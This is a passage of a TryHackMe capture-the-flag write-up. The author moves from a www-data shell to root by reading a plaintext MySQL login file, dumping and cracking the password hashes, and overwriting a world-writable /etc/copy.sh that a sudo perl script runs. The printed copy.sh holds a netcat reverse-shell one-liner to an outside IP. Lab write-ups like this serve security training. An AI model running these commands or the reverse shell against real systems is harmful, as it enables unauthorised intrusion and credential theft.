
```
www-data@THM-Chal:/home/itguy$ ls
ls
Desktop    Downloads  Pictures  Templates  backup.pl         mysql_login.txt
Documents  Music      Public    Videos     examples.desktop  user.txt
www-data@THM-Chal:/home/itguy$ cat mysql_login.txt
cat mysql_login.txt
rice:randompass
www-data@THM-Chal:/home/itguy$ 
```

Also got some creds. for mysql as well. Let's try them.




```
www-data@THM-Chal:/home/itguy$ mysql -u rice -p
mysql -u rice -p
Enter password: randompass

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.7.28-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

got it!!!



```
----------+----------------------+--------------------+----------------+
5 rows in set (0.00 sec)

mysql> select User,authentication_string from user;
select User,authentication_string from user;
+-------------------+-------------------------------------------+
| User              | authentication_string                     |
+-------------------+-------------------------------------------+
| root              |                                           |
| mysql.session     | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| mysql.sys         | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| debian-sys-maint  | *3019E4E8DD650FB34630905C671A167F0C1A44A2 |
| rice              | *B84104A192B95A261926419CCF2533AAAC03AF6C |
+-------------------+-------------------------------------------+
5 rows in set (0.00 sec)

mysql> 
```

got password hash for rice....



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
B84104A192B95A261926419CCF2533AAAC03AF6C
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
B84104A192B95A261926419CCF2533AAAC03AF6C	MySQL4.1+	randompass

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found


password is same as mysql.

What if rice user is the itguy user in home directory?? Let's try!!




```
itguy
www-data@THM-Chal:/home$ su itguy
su itguy
Password: randompass

su: Authentication failure
www-data@THM-Chal:/home$
```

nah!!! was wrong!!!




```
cd ..
www-data@THM-Chal:/home/itguy$ ls
lcs
Desktop    Downloads  Pictures  Templates  backup.pl         mysql_login.txt
Documents  Music      Public    Videos     examples.desktop  user.txt
www-data@THM-Chal:/home/itguy$cat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```

so there was another file known as backup.pl and when viewed it, it is indicating to a script known as copy.sh in /etc directory.




```
www-data@THM-Chal:/home/itguy$ ls -al /etc/copy.sh
ls -al /etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29  2019 /etc/copy.sh
www-data@THM-Chal:/home/itguy$ cat copy.sh
cat copy.sh
cat: copy.sh: No such file or directory
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

so as another user saw what permissions i have for this script and found that i have all permissions other so let's try to add a pwned/root shell and copy.sh can be run as root so now problem.




```
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$  /usr/bin/perl /home/itguy/backup.pl
```

did sudo -l to see what permissions i have as others and saw that i can run only one command even as sudo with no password.



```
www-data@THM-Chal:/home/itguy$ echo '/bin/bash -ip' > copy.sh
echo '/bin/bash -ip' > copy.sh
bash: copy.sh: Permission denied
www-data@THM-Chal:/home/itguy$ echo '/bin/bash -ip' > /etc/copy.sh
echo '/bin/bash -ip' > /etc/copy.sh
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
/bin/bash -ip
```

added "/bin/bash -ip" in it so whenever i run the privileged command it will run bash in privileged mode.



```
www-data@THM-Chal:/home/itguy$ sudo  /usr/bin/perl /home/itguy/backup.pl
sudo  /usr/bin/perl /home/itguy/backup.pl
root@THM-Chal:/home/itguy# id
id
uid=0(root) gid=0(root) groups=0(root)
root@THM-Chal:/home/itguy# cd /root
cd /root
root@THM-Chal:~# ls
ls
root.txt
root@THM-Chal:~# cat root.txt
```

so after running the command as sudo, i got pwned/root shell and got root flag.